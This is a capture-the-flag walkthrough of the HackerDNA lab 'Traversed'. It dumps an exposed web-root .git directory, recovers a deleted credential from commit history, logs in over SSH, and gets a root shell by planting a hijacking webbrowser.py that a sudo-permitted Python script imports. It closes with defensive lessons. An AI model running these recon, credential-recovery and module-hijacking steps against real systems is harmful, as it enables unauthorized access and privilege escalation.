01 / LAB OVERVIEW

Traversed


HackerDNA / Exposed Git history and Python module hijacking

English edition / Visual presentation: COMMANDO
A structured adaptation of the supplied walkthrough and its original screenshots.

Objective

Recover credentials from exposed Git history, log in through SSH, retrieve the user flag, and escalate to root through a privileged Python script.

Difficulty: Medium **Flags:** 2
Tools: Nmap, Dirsearch, git-dumper, Git, SSH and Python.



01. Original HackerDNA lab dashboard.

Attack path

Web enumeration reveals an exposed repository. Its history contains a deleted credential file. The recovered account has permission to run a Python script as root, allowing a local module to replace the imported webbrowser module.

Prepare the instance

Start the lab and copy the current target address. Screenshots contain different addresses from recorded sessions; all example commands below use **<TARGET_IP>** to avoid mixing instances.


02 / RECONNAISSANCE

Locate the exposed repository

Service discovery followed by web content enumeration

```
nmap -sC -sV -p- <TARGET_IP>
```


The source proposes this full-port scan. Its screenshot shows a default-port scan identifying **22/TCP (SSH)** and **80/TCP (HTTP)**; it does not establish that every other port is closed.



02. Original scan showing SSH and HTTP.

Enumerate web content

```
dirsearch -u http://<TARGET_IP>/ -e php,html,txt
```



03. Directory enumeration reveals accessible Git metadata.


The screenshot shows **/.git/** at the web root, including readable metadata files. Although the prose also mentions /tools/.git/, the commands here follow the path demonstrated in the screenshots.

03 / REPOSITORY ANALYSIS

Recover the Git history


A deleted secret can remain in earlier commits

```
git-dumper http://<TARGET_IP>/.git/ traversed-git
cd traversed-git
ls -la
git log --oneline
```



04. Original git-dumper output fetching exposed repository data.

Use a consistent destination directory when downloading and inspecting the repository. The history records changes involving a credentials file, including its addition and later removal.



05. Commit history showing credential-related changes.


Removing a secret from the latest working tree does not remove it from older commits. Inspect the relevant historical change to recover the disclosed credential.

04 / INITIAL ACCESS

From a commit to SSH

Recover the account credential and locate the user flag


```
git show eba1551
```



06. Historical commit exposing the credentials file.

The recorded commit reveals credentials for **hackerdna**. This hash is specific to the repository shown; use the corresponding commit from your lab history.

```
ssh hackerdna@<TARGET_IP>
```



07. SSH login and discovery of flag-user.txt under /home.

Enter the recovered password when prompted. The screenshot shows **flag-user.txt** in **/home**, rather than the user-flag.txt name used in the original overview.

```
cat /home/flag-user.txt
```


05 / PRIVILEGE ESCALATION

Hijack the imported module

A local webbrowser.py is imported by a root-run Python script

```
sudo -l
cd /home/hackerdna
echo 'import os; os.system("/bin/sh")' > webbrowser.py
sudo /usr/bin/python3 /home/hackerdna/test.py
whoami
cat /root/flag-root.txt
```

The sudo rule permits the Python script to run as root without a password. The walkthrough reports that test.py imports webbrowser. A writable module beside the script can be found before the standard-library module and execute during import.



08. Sudo rule, local module creation, and a shell reporting root.

This is **Python module hijacking**: the attacker-controlled module executes under the privileged interpreter. The screenshot shows root identity and /root/flag-root.txt; it does not display the final flag contents.

Defensive lessons

Exclude Git metadata from deployed web roots and rotate exposed credentials. Keep privileged scripts and their import locations non-writable by unprivileged users. Minimize sudo permissions and use a controlled Python import environment.

Edition note: English wording refined; all eight original screenshots retained. Paths, flag names and the escalation terminology were aligned with the visible evidence. Commands were not re-executed.